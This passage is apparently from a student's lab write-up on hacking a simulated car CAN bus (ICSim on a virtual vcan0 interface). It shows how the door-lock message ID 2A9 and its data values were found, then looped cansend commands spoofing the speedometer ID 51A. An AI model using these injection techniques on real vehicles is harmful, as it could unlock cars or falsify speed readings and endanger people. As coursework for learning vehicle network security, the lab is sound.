root@kali:~/ICSim# canplayer -I x9ab
root@kali:~/ICSim# canplayer -I x9ac
root@kali:~/ICSim# canplayer -I x9ad
root@kali:~/ICSim# canplayer -I x9ae
root@kali:~/ICSim# wc -l x9ae
2 x9ae
root@kali:~/ICSim# split -l 1 x9ae x10
root@kali:~/ICSim# canplayer -I x10aa
root@kali:~/ICSim# canplayer -I x10ab
root@kali:~/ICSim# cat x10ab
(1614294137.758277) vcan0 2A9#00000B00
root@kali:~/ICSim# canplayer -I first
```

I splitted the first part of the second candump log file multiple times so that it will unlock door with a single line of code. I found that the door is unlocked by the line highlighted above.

The first information (**1614294137.758277**) is the timing of the packet, **vcan0** is the name of CAN network, and the message ID is the next. Thus, the message ID for the door controllers is **2A9.** Finally, the value **00000B00** is the data responsible for unlocking door.

The bits in the data sections are changed to specify different doors. I checked the message ID each time I ran the cansniffer and the value of the data was changed by some bits, for example the data for other doors were **00000A00, 00000E00, and 00000D00.** I found by using the command <**cansend vcan0 databits**> that **E00** unlocks front left, **D00** unlocks right front, **B00** unlocks left rear, **A00** unlocks two right doors, **C00** unlocks Front two doors, and **F00** locks all four doors, and **000** unlocks all door. All these "_00" being last three digits of the data bits. Thus, if we know the message ID we are able to spoof the rest by changing some bits of data.




```
root@kali:~/ICSim# cansend vcan0 2A9#00000E00
root@kali:~/ICSim# cansend vcan0 2A9#00000B00
root@kali:~/ICSim# cansend vcan0 2A9#00000E00
root@kali:~/ICSim# cansend vcan0 2A9#00000D00
root@kali:~/ICSim# cansend vcan0 2A9#00000B00
root@kali:~/ICSim# cansend vcan0 2A9#00000A00
root@kali:~/ICSim# cansend vcan0 2A9#00000c00
root@kali:~/ICSim# cansend vcan0 2A9#00000C00
root@kali:~/ICSim# cansend vcan0 2A9#00000C00
root@kali:~/ICSim# cansend vcan0 2A9#00000A00
root@kali:~/ICSim# cansend vcan0 2A9#00000C00
root@kali:~/ICSim# cansend vcan0 2A9#00000F00
```

In actual car, the ECU (electronic control unit) sends these messages through the CAN network to the control module and controls the locking and unlocking of the car.

i. Task 9: Reversing Speedometer

First, I followed the same process as the door, by splitting the packets into small packets. I accelerated and released and accelerated again to get two different runs of acceleration. I used candump to store both data and keep splitting until 20 lines of code. I compared two different files and found some matching IDs. Then checked those IDs in cansniffer and figured that ID **51A** is the one related to acceleration. I figured that out because two bits were changing while acceleration and deceleration. I tested using cansend to conform the packet.




```
80 delta   ID  data ...                    < cansniffer vcan0 # l=20 h=100 t=500 >
0.189432   39  00 39                    .9
0.199668   95  80 00 07 F8 00 00 00 13 ........
0.200006  133  00 00 00 00 B6           .....
0.200008  136  00 02 00 00 00 00 00 39 .......9
0.200019  13A  00 00 00 00 00 00 00 37 .......7
0.200022  13F  00 00 00 05 00 00 00 3D .......=
0.201674  143  6B 6B 00 E0              kk..
0.200023  158  00 00 00 00 00 00 00 28 .......(
0.199983  161  00 00 05 50 01 08 00 2B ...P...+
0.200035  164  00 00 C0 1A A8 00 00 13 ........
0.201562  166  D0 32 00 27              .2.'
0.200036  17C  00 00 00 00 10 00 00 30 .......0
0.188922  183  00 00 00 09 00 00 10 20 .......
0.199013  18E  00 00 7A                 ..z
0.199986  191  01 00 90 A1 41 00 12     ....A..
0.199700  1A4  00 00 00 08 00 00 00 10 ........
0.199698  1AA  7F FF 00 00 00 00 67 11 ......g.
0.199694  1B0  00 0F 00 00 00 01 57     ......W
0.200754  1CF  80 05 00 00 00 3C        .....<
0.200762  1DC  02 00 00 39              ...9
0.159781  21E  03 E8 37 45 22 06 10     ..7E"..
0.200702  294  04 0B 00 02 CF 5A 00 2C .....Z.,
0.208117  305  80 08                    ..
0.201254  309  00 00 00 00 00 00 00 84 ........
0.199866  320  00 00 30                 ..0
0.199866  324  74 65 00 00 00 00 0E 38 te.....8
0.200119  333  00 00 00 00 00 00 0F     .......
0.201688  37C  FD 00 FD 00 09 7F 00 38 .......8
0.339626  405  00 00 04 00 00 00 00 38 .......8
0.303000  40C  01 4A 48 4D 46 41 33 25 .JHMFA3%
0.339627  428  01 04 00 00 52 1C 3E     ....R.>
0.303001  454  23 EF 27                 #.'
0.199919  51A  00 00 00 00 00 1A F1     .......
0.998052  5A1  96 00 00 00 00 00 62 2F ......b/
```

Similarly, the data in above cases, the first information (**0.199919)** is the timing of the packet. **51A** is the attribution Id and the value 00000000001AF1 is the data responsible for accelerating the system.

This process falls inside the TCM (transmission Control Module) and the data is transferred through the CAN network to the TCM.

j. Spoofing Speedometer

Now we know the attribution ID of the speed control we can manipulate that value to make it look like the car in running in higher speed than normal. Normally, this speedometer is designed to go upto 100 MPH, but we will use the information gained from above step and loop it by manipulating its bit value as follows:



```
first                         s2ac      s2ao  s2ba  x4ab          x9ad
icsim                         s2ad      s2ap  s2bb  x4ac          x9ae
icsim.c                       s2ae      s2aq  s3aa  x5ab          xab
icsim.o                       s2af      s2ar  s3ab  x6ab          xac
lib.c                         s2ag      s2as  s3ac  x7ab
lib.h                         s2ah      s2at  s3ad  x7ac
root@kali:~/ICSim# while true; do cansend vcan0 51A#0000000000FFAA
done;
^C
root@kali:~/ICSim# while true; do cansend vcan0 51A#00000000000FAA
done;
^C
root@kali:~/ICSim# while true; do cansend vcan0 51A#00000000000FFA
done;
^C
root@kali:~/ICSim# while true; do cansend vcan0 51A#00000000000FFF
done;
^C
root@kali:~/ICSim# while true; do cansend vcan0 51A#0000000000FFFF
done;
^[[A^C
root@kali:~/ICSim# while true; do cansend vcan0 51A#0000000000FF0F
done;
^[[A^[[A^C^C
^C^C
root@kali:~/ICSim# while true; do cansend vcan0 51A#0000000000AFAD
done;
^C
root@kali:~/ICSim# while true; do cansend vcan0 51A#000000000050FF
done;
^C
root@kali:~/ICSim# while true; do cansend vcan0 51A#000000000070FF
done;
^[[A^C
root@kali:~/ICSim# while true; do cansend vcan0 51A#000000000080FF
done;
█
```

Conclusion:

In this way, with limited resources and knowledge, I was able to exploit the CANBUS. From this lab I was able to gain hands on experience and a good knowledge of hacking CANBUS. The lab required a lot of tries and thinking, but it was very helpful in understanding the internal network of the vehicles and the way various control systems communicates within the CANBUS. I also learned that with the limited resources and knowledge, an attacker can easily exploit CANBUS.